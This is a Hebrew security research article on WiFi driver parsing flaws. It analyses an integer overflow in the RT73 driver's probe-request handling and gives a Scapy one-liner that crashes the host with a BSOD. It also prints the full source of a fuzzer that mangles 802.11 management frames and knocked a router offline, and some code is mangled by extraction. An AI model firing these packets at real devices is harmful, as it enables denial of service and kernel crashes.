
אגב, בקשר ל"גילוי הדעת" בראש המאמר – לפי **ד"ר וויקי** אין לנו מה לדאוג.

פרוטוקול 802.11

נציג בקצרה כמה סוגי חבילות שיוכלו לעזור לנו בהבנת המשך המאמר, כאן אציין כי מכיוון שמטרת המאמר אינה לעשות היכרות ראשונית עם הפרוטוקול ומשום שאין ברצוני לתרגם את כל מה שמופיע כל כך הרבה ברשת, קיצרתי מאוד בהסבר והסתפקתי במושגים טכניים בסיסים בלבד, לכן מומלץ למי שלא מכיר את הפרוטוקול להרחיב את קריאתו למקורות נופים.

מושגים בסיסים

- Service set identifier or SSID – השם של רשת ה-Wireless .
- Infrastructure mode – מצב בו יש Access Point יחד עם תחנות המחוברות אליו, הוא זה שמנהל את הרשת וכל התקשורת מנוהלת דרכו. מצב זה הוא הנפוץ ביותר ברשתות האלחוטיות, נקרא גם BSS.
- AD-HOC mode – הרבה פחות נפוץ מה-Infrastructure, במצב זה אין לנו Access Point שמנהל את הרשת, אלא תחנות המתקשרות ישירות בכוחות עצמן, נקרא גם IBSS.




חבילות Management

- **Authentication frame** – חבילה שאחראית על תהליך התחברות ואימות של קליינט ל- Acces Point, יתכנו שתי דרכים לאימות:
 1. Open System Authentication - חבילה שנשלחת מהקליינט ל-Access Point, מכילה בקשת התחברות, ה-AP מחזירה תשובה שלילית או חיובית.
 2. Optional Shared key Authentication – הקליינט שולח ל-AP בקשת התחברות, שמחזיר לו טקסט, הקליינט מצפין את הטקסט ומחזיר אותו ל-AP שמחזיר לו תשובה חיובית במידה והמפתח שלו נכון.
- **Deauthentication frame** - הודעה על ניתוק התחברות.
- **Association request frame** - בקשה של ה-NIC מה-AP, המכילה מידע על רכיבי התקשורת של הקליינט ושם הרשת אליה הוא רוצה להתחבר. במידה והבקשה התקבלה, ה-AP מקצה מקום ויוצר Association ID ל-NIC.
- **Association response frame** - במידה וה-AP אישר את הבקשה הוא מחזיר חבילה ל-NIC המכילה את ה-ID שלו עם מידע על רכיבי התקשורת.
- **Disassociation frame** - הודעה ל-AP שה-NIC מתנתק על-מנת שישחרר מידע.
- **Beacon Frame** - חבילה שנשלחת בפרישת Broadcast על ידי ה-AP, להודיע לכל מאן דבעי שהוא מספק שירותי רשת.
- **Probe request frame** - ה-NIC מבקש מידע מה-AP.
- **Probe response frame** - תשובה של ה-AP לבקשת ה-NIC המכילה מידע על רכיבי התקשורת.

סביבת העבודה שלנו

סביבת העבודה שלנו תהיה בלינוקס על גבי Scapy - ספרית פיתון המכילה בתוכה ממשקים לייצור של כמעט כל סוגי הפקטות (Packet Generator) בכל סוגי השכבות. בנוסף לכלי זה אנו נרצה להסניף את המידע שעובר באוויר, ובנוסף גם את הפקטות שנשגר, ולשם כך נשתמש ב-Wireshark האגדי.



כרטיסי רשת

כידוע, אנחנו שולחים חבילות בשכבה הפיזית שהיא הנמוכה ביותר במודל שבע השכבות ולכן אנחנו חייבים תמיכה של הדרייבר. לצערנו לא כל הדרייברים של כרטיסי הרשת תומכים באפשרות של שליחה והסנפה - גם אם הם נתמכים בלינוקס אין משמעות הדבר שהחברה איפשרה את האופציה הזאת (הנקראת Monitor).

נשתמש בכרטיס הרשת בו מצאנו את החולשה - **RT73 USB**, שנתמך בצורה מעולה בלינוקס ובנוסף לכך ניתן למצוא לו **דרייברים מיוחדים** שנבנו במיוחד לצורך פעולות זדוניות כאלו.


בשלב הראשון נפעיל את הכרטיס במצב מוניטור:

```
debian-abc: ~# ifconfig wlan0 up
debian-abc ~# iwconfig wlan0 mode monitor
debian-abc: ~# iwpriv wlan0 rfmontx 1
```

Scapy

כפי שהובהר זוהי הספרייה בה נשתמש כדי לייצר את החבילות שנשלח, ניתן להשתמש ב-**Scapy** גם כ-**Interpreter** וגם בשילוב בתוך סקריפט פיתון

```
debian-abc:~# scapy
Welcome to Scapy (1.0.4.1beta)
>>> ls(Dot11)
subtype      : BitField          = (0)
type         : BitEnumField     = (0)
proto        : BitField          = (0)
FCfield      : FlagsField       = (0)
ID           : ShortField       = (0)
addr1        : MACField         = ('00:00:00:00:00:00')
addr2        : Dot11Addr2MACField = ('00:00:00:00:00:00')
addr3        : Dot11Addr3MACField = ('00:00:00:00:00:00')
SC           : LShortField      = (0)
addr4        : Dot11Addr4MACField = ('00:00:00:00:00:00')
```




ספריית Dot11 (הקיצור של 802.11) מכילה את כל מה שנצטרך על-מנת ליצור חבילות, לשלוח, להאזין, לנתח ואפילו לעשות פאזינג פשוט - מומלץ להכיר אותה כי היא יכולה לשמש גם לסוגי תקיפות אחרים.

דוגמא לשליחה של חבילת Beacon:

```
>>>
frame=Dot11(addr1='11:11:11:11:11:11',addr2='ff:ff:ff:ff:ff:ff',addr3='
11:11:11:11:11:11')/Dot11Beacon()
>>> sendp(frame)
.
Sent 1 packets.
>>>
```


על מנת להבין את המהלך נפתח את Wireshark שיסניף בזמן שאנחנו שולחים את החבילה, כך נוכל לנתח אותה בצורה נוחה:



מהתמונה ניתן להבין כי יצרנו חבילה מסוג Beacon שנשלחה מכתובת MAC-11:11:11:11:11:11, שהיא בעצם ה-BSSID שלנו ל-Broadcast, שאר הערכים מאופסים - כך שהחבילה שלנו הופכת לחסרת משמעות.

Wifi Drivers Buffer Overflow לוחמה אווירית בשטח בנוי.

www.DigitalWhisper.co.il



חולשות קוד

את החולשה הראשונה מצאתי באופן ידני על ידי הסתכלות קצרה בקוד המקור של הדרייברים :

sanity.c

```
1. BOOLEAN PeerProbeReqSanity(  
2.     IN PRTMP_ADAPTER pAd,  
3.     IN VOID *Msg,  
4.     IN ULONG MsgLen,  
5.     OUT PCHAR pAddr2,  
6.     OUT CHAR Ssid[],  
7.     OUT UCHAR *pSsidLen)  
8. {  
9.     UCHAR          Idx;  
10.    UCHAR          RateLen;  
11.    CHAR           IeType;  
12.    PFRAME_802_11 pFrame = (PFRAME_802_11)Msg;  
13.  
14.    COPY_MAC_ADDR(pAddr2, pFrame->Hdr.Addr2);  
15.  
16.    if ((pFrame->Octet[0] != IE_SSID) || (pFrame->Octet[1]  
17. > MAX_LEN_OF_SSID))  
18.    {  
19.        DBGPRINT(RT_DEBUG_TRACE, "PeerProbeReqSanity fail -  
20. wrong SSID IE (Type=%d, Len=%d) \n", pFrame->Octet[0], pFrame->  
21. >Octet[1]);  
22.        return FALSE;  
23.    }  
24.    *pSsidLen = pFrame->Octet[1];  
25.    NdisMoveMemory(Ssid, &pFrame->Octet[2], *pSsidLen);  
26.
```

יש לציין כי הפונקציה הזאת נקראת רק במצב של AD-HOC.

ניתוח הפונקציה


בשורה 16 מתבצעת בדיקה לפני העתקה לבאפר SSID, בדיקה אחת של קבוע שמטרתו לבדוק כי מדובר ב-SSID, כלומר מחרוזת של שם הרשת, ובדיקה שניה של הגודל המקסימלי של הבאפר אליו אנחנו מעתיקים, שני הערכים שנבדקים הם בשליטתנו כמובן.

בתוך mlme.h נמצאת ההגדרה של המבנה שלנו:

```
typedef struct PACKED _FRAME_802_11 {  
    HEADER_802_11 Hdr;
```

Wifi Drivers Buffer Overflow לוחמה אווירית בשטח בנוי.

www.DigitalWhisper.co.il



```
CHAR          Octet[1];  
} FRAME_802_11, *PFRAME_802_11;
```

כפי שניתן לשים לב, יש לנו Integer Overflow מכיוון שבבדיקה בשורה 16 אנחנו בודקים גודל של Char מסומן, כך שאם למשל הגודל שלנו יהיה שלילי (גדול מ-128), נעבור את הבדיקה ובשלב מאוחר יותר בשורה 23 תהיה הסבה למספר לא מסומן, שם נקבל מספר גדול מ-128, הרבה יותר מגודל הבאפר SSID המאותחל בגודל MAX_LEN_OF_SSID שהוא בסך הכל 32 בתים (מוגדר בתוך הקובץ rtmp_def.h).

החולשה תוקנה עוד בגרסה V1.0.5.0, התיקון הוא מאוד פשוט - צריך היה לשנות את ההגדרה של Octet[] ל- UCHAR, כך זה מופיע כיום ב- mlme.h :

```
typedef struct PACKED _FRAME_802_11 {  
    HEADER_802_11    Hdr;  
    UCHAR            Octet[1];  
} FRAME_802_11, *PFRAME_802_11;
```

אגב, אף על פי שאין זה נושא המאמר, יש לציין כי החולשות שקשה להבחין בהן אלו חולשות ה- Int Overflow, חולשות strcpy קלאסיות באמת שלא מצופה למצוא בקוד של מתכנתים בני ימינו. חולשות Int overflow חיות ובוטות, למרות שבחלק מהמקרים הקומפילר יודע להתריע עליהן.


נחזור לעניין - תיאורטית קיימת חולשה שצריך לבנות עבורה אקספלויט שיוכיח את הטענה (so called POC). נזכיר רק שהדרייבר רץ ב- Kernel Mode, כך שאם תהיה קריסה אנחנו צפויים לראות ב-Windows את ה-BSOD (Blue Screen of Death).

כדי שנוכל לנצל את החולשה עלינו להפעיל את הכרטיס שלנו במצב AD-HOC ולשלוח לו חבילת ProbeRequest עם SSID גדול מ-128.

```
>>> frame=Dot11(addr1="ff:ff:ff:ff:ff:ff",addr2="f5:f5:f5:f5:f5:f5",addr  
3="f5:f5:f5:f5:f5:f5")/Dot11ProbeReq("\0\xbc"+0xbc*'a')  
>>> sendp(frame)  
.  
Sent 1 packets.  
>>>
```



נפתח Wireshark לבדוק שהכל תקין:



אני לא יודע מה איתכם, אצלי יש BSOD. ניצול החולשה הוא נושא לא פשוט הדורש גם דיבוג של הקרנל (על כך לא נרחיב כאן, אם כי נפנה להסבר מוצלח בנושא).


פאזינג, למה לא?

המשכתי את המחקר והחלטתי שאני כותב פאזר שיוכל למצוא לי חולשות אחרות. ידוע ישנם שני סוגים פאזרים בעולם:

- פאזרים המייצרים את החבילות/קבצים בעצמם ומנסים להציב בהם את כל הערכים האפשריים. פאזר מפורסם שעובד כך הוא - Peach והרצה של פאזר כזה יכולה לקחת המון זמן, שלא לדבר על זמן הכנה ותיקון בכל פעם.

Wifi Drivers Buffer Overflow לוחמה אווירית בשטח בנוי.

www.DigitalWhisper.co.il



- פאזרים הלוקחים חבילות קיימות ופשוט משבשים אותן כדי לראות איך השרת יתמודד עם זה. פאזר מפורסם שעובד כך הוא zzuf.

בחרתי באופציה השניה, כי בכל זאת אף אחד לא משלם לי (אתם מוזמנים לשנות את המצב).

השתמשתי ב-Fusil, שהיא ספריית פיתון קלילה ופשוטה המכילה פונקציות מגוונות המיצרות מידע לפאזר. תכננתי לתפוס חבילות Management מוכנות באוויר ולשבש אותן עד שאראה לשמחתי את אחד המכשירים קורס. אחת למספר חבילות ששלחתי, שלחתי פינג (מה שמחייב כי המחשב יהיה מחובר לרשת בכרטיס אחר) לכל המכשירים שבדקתי ווידאתי שהם עדיין בחיים. במידה ואחד המכשירים לא מגיב, הפאזר שומר בקובץ Pickle את כל החבילות ששלחנו, כך שנוכל לבדוק אותן באופן פרטי כדי לזהות מי מהן גרמה לו לקרוס.

לאחר כתיבת הפאזר, הבאתי את כל המכשירים שיש לי בבית שמשתמשים ב-Wireless והתחלתי לשחק איתם, בעוד שהפאזר ברקע משדר כמויות אדירות של חבילות. לאחר כמה דקות הפאזר צעק שהראוטר לא מגיב- אכן, נמצאה חולשה חדשה שגרמה לו למות.

```
debian-abc:# python2.4 wififuzz.py 10.0.0.138

802.11 Management 4L 00:26:82:41:b2:1f > ff:ff:ff:ff:ff:ff
802.11 Management 3L 00:26:5a:7c:23:41 > 00:26:82:41:b2:1f
802.11 Management 2L 00:26:82:41:b2:1f > 00:26:5a:7c:23:41
10.0.0.138 Crushed?

debian-abc:# python


Python 2.5 (release25-maint, Jul 20 2008, 20:47:25)
[GCC 4.1.2 20061115 (prerelease) (Debian 4.1.1-21)] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> fp = open("10-0-0-138.pickle")
>>> pck = pickle.load(fp)
>>> pay_list = pickle.load(fp)
>>> conf.iface="wlan0"
>>> for i in pay_list:
...     pck.payload.payload=i
...     sendp(pck)

Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
.
```

במקביל לשליחה נבצע פינג ל-10.0.0.138

Wifi Drivers Buffer Overflow לוחמה אוורית בשטח בנוי.

www.DigitalWhisper.co.il



```
debian-abc:# ping 10.0.0.138
64 bytes from 10.0.0.138: icmp_seq=34 ttl=64 time=0.513 ms
64 bytes from 10.0.0.138: icmp_seq=35 ttl=64 time=0.512 ms
64 bytes from 10.0.0.138: icmp_seq=36 ttl=64 time=0.508 ms
64 bytes from 10.0.0.138: icmp_seq=37 ttl=64 time=0.509 ms
64 bytes from 10.0.0.138: icmp_seq=38 ttl=64 time=0.518 ms
ping: sendmsg: Network is unreachable
ping: sendmsg: Network is unreachable
```

בשלב מסוים רואים כי המכשיר מפסיק להגיב, כל מה שנשאר זה לבדוק לאחר כל שליחה אם המכשיר חי.

אתם מוזמנים לנסות בעצמכם, אשמח אם תודיעו לי אם קרס לכם משהו, עד כה הצלחתי לגרום לשני מכשירים לקרוס.

מצורף הקוד של הפאזר להנאתכם:

```
#!/bin/env python
# 2010 Jan
# Simple script for 802.11 Management frames fuzzing.
# Using libs: Scapy,Fusil
#
# Usage
# ./wififuzz.py <hosts to ping>
# Ex:
# ./wififuzz.py 192.168.0.1,192.168.0.4
# output file will be "192.168.0.1.pickle" or/and 192.168.0.4
# The crushing packet will be in "192.168.0.1.pickle"
# Written by AvivB, springsec _{At}_ gmail.com

#This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
# You should have received a copy of the GNU General Public License
# along with this program; if not, write to the
# Free Software Foundation, Inc.,
# 59 Temple Place - Suite 330, Boston, MA 02111-1307, USA.
```




```
import sys
import os
import time
import fusil
from fusil.bytes_generator import BytesGenerator,
PRINTABLE_ASCII, ASCII0
from scapy import *
import getopt, sys
import pickle

lan = "eth0"
wlan = "wlan0"          # WLAN adapter

victims=sys.argv[1].split(',')
conf.iface="wlan0"

pkts=[]
output_counter=0

def check_crushed(pck,payloads_list):
    conf.iface="eth0"
    remove_list=[]
    for i in victims:
        res =
sr(IP(dst=i)/ICMP(),timeout=30,iface='eth0',verbose=0)
        if ( len(res[1]) > 0):
# check unanswered
            print "%s Crushed?" % i
            filename = i.replace('.', '-')+'.pickle'
            #if ( os.path.isfile(filename) == True):
            fp = open(i.replace('.', '-')+'.pickle','w')

# save the packet
            pickle.dump(pck, fp)
            pickle.dump(payloads_list, fp)
            #pickle.dump(payload_index, fp)
            remove_list+= [i]
            fp.close()
    conf.iface="wlan0"
    for i in remove_list:
        victims.remove(i)

def gen_and_send(pd,pck,datagen,malformed):
    pd_list = []
    for i in range(0,50):
        pd.info = datagen.createValue()
        if not malformed:
            pd.len = len(pd.info)
        else:
            pd.len = fusil.bytes_generator.randint(0,255)
        sendp(pck,verbose=0)
        #time.sleep(0.001)
```





```
        pd_list+= [copy.deepcopy(pd)]
        check_crushed(pck,pd_list)

def fuzzit(pd,pck):
    #print "Start Fuzzing"
    s_len = pd.len
    s_info = pd.info
    datagen = BytesGenerator(800, 1100, PRINTABLE_ASCII)
# heavy packets
    gen_and_send(pd,pck,datagen,0)
    datagen = BytesGenerator(800, 1100, ASCII0)
# heavy packets
    gen_and_send(pd,pck,datagen,0)
    datagen = BytesGenerator(1, 255, PRINTABLE_ASCII)
# regular checks
    gen_and_send(pd,pck,datagen,0)
    datagen = BytesGenerator(1, 255, ASCII0)
# regular checks
    gen_and_send(pd,pck,datagen,0)
    datagen = BytesGenerator(1, 255, PRINTABLE_ASCII)
    gen_and_send(pd,pck,datagen,1)
# malformed packets
    datagen = BytesGenerator(1, 255, ASCII0)
    gen_and_send(pd,pck,datagen,1)
# malformed packets
    pd.len = s_len
    pd.info = s_info

def start fuzz(pck,junk):
    #print pck.summary
    start_pd = pck.payload.payload
# first section to fuzz
    pd = start_pd
    dcopy = copy.deepcopy(pck)
    while pd != NoPayload():
        pd_save = copy.deepcopy(pd)
        fuzzit(pd,pck)
        pd = copy.deepcopy(pd_save)
        pd = pd.payload

# Managment Fuzzing
while True:
    count = 0
    already_in = 0
    while True:
        d = sniff(count=1, iface = "wlan0")
# Sniff packet
        if d[0].type == 0 and d[0].subtype in xrange(0,5) and
d[0].payload.payload != NoPayload() :
# only managment for now
```



```
already_in = 0
for i in pkts:
    if i == d[0].mysummary():
        already_in = 1
if already_in == 0:
    print "%s" % (d[0].mysummary())
    t=(d[0],None)
pkts.insert(0,copy.deepcopy(d[0].mysummary()))
#thread.start_new_thread(start_fuzz,t)
start_fuzz(d[0],'junk')
count += 1
```


סיכום

במאמר זה הצגנו כמה דוגמאות לפגמי אבטחה אפשריים בתהליכי פירסור בדריברים של WiFi, ואת הקלות הרבה בה ניתן למצוא אותם. הדגמנו שאם מדובר ב-PC, במקרים רבים יש לנו את קוד המקור שמקל עלינו במציאת החולשה. אם אכן מצאנו את החולשה נוכל לבצע פעולת ניצול חולשה בקרנל, מלאכה לא פשוטה אך מרתקת. במידה ומדובר במכשירים אחרים, לדוגמה הראוטר שלנו, שם המצב גרוע יותר מבחינת האבטחה של הקוד, החסרון הוא המחסור בידע ובכלי מחקר (די-באגרים וכדומה) שיסייעו לנו בניצול חולשה במכשיר. אף על פי כן, מיותר לציין כי הראוטר מהווה מטרה אסטרטגית מעולה לתקיפות בימינו, לעיתים יותר מעמדות הקצה, במידה ואנו מעוניינים ביכולת שהיא מעבר ל-DDoS (שהיא בעצמה יכולה להיות שימושית, בעיקר בשילוב עם תקיפות אחרות).

כמו כן, הצגנו פיתוח של פאזר ואת התועלת הרבה שלו במלאכת איתור החולשות עבור טכנולוגיות חדשות יחסית (כאלו שעדיין לא עברה עליהן עין בוחנת). כמובן שניתן להמשיך ולפתח אותו כך שיוכל למשל לתקוף גם בתוך תהליך Handshake, כאשר המכשיר ממתין לחבילה מסוימת, שבמידה ותשלח מאוחר יותר תגרום לו פשוט להתעלם ממנה מבלי להתחיל לפרסר אותה.

תודה רבות נתונות למגזין אבטחת המידע הישראלי [Digital Whisper](#) שעודד אותי לכתוב ולפרסם את המחקר לטובת הקהילה.

בברכה,
אביב ברזילי (sNiGhT),
לתגובות, הארות והערות: springsec@gmail.com



ל-1337 בלבר!

-----BEGIN PGP PUBLIC KEY BLOCK-----

Version: GnuPG v2.0.14 (MingW32)

```
mQENBEW83rgBCAC4XRhVD21FM81pC2V0cryyKzGkg+n7bLG+dGx1B6jvlQHdUt8Z
y8pYUR6MwGRlWgJw99XYaihZnh11DlZ9ZiLvzhLohr54gv+K0Nuvxsw7LCSOHSgJ
II3XdSPxWIBCZOZ4qFJMrz9cF+ggjzmRdDXHsLB78gDyGgNEMQHCq2WTMi2rhp/F
jssdhHYbuUChMrghq8a/BMMY5LHvH1qlZ/3xfDEfUTEi8qwJOg6qW4fFizxpUvAd
eV3XJx6STP5xN/seA5Sn3Wx38nwIULUhmwO7vjLbscs+X5k3m7F9uHf8XH4uq53N
By7q61h5hqnlYHm3t+tLdZbb7UIDnLHfcNAnABEBAAG0HHNwcmluZyA8c3ByaW5n
c2VjQGdtYWlsLmNvbT6JATgEEWECACIFakw83rgCGwMGCwkIBwMCBhUIAgkKCQW
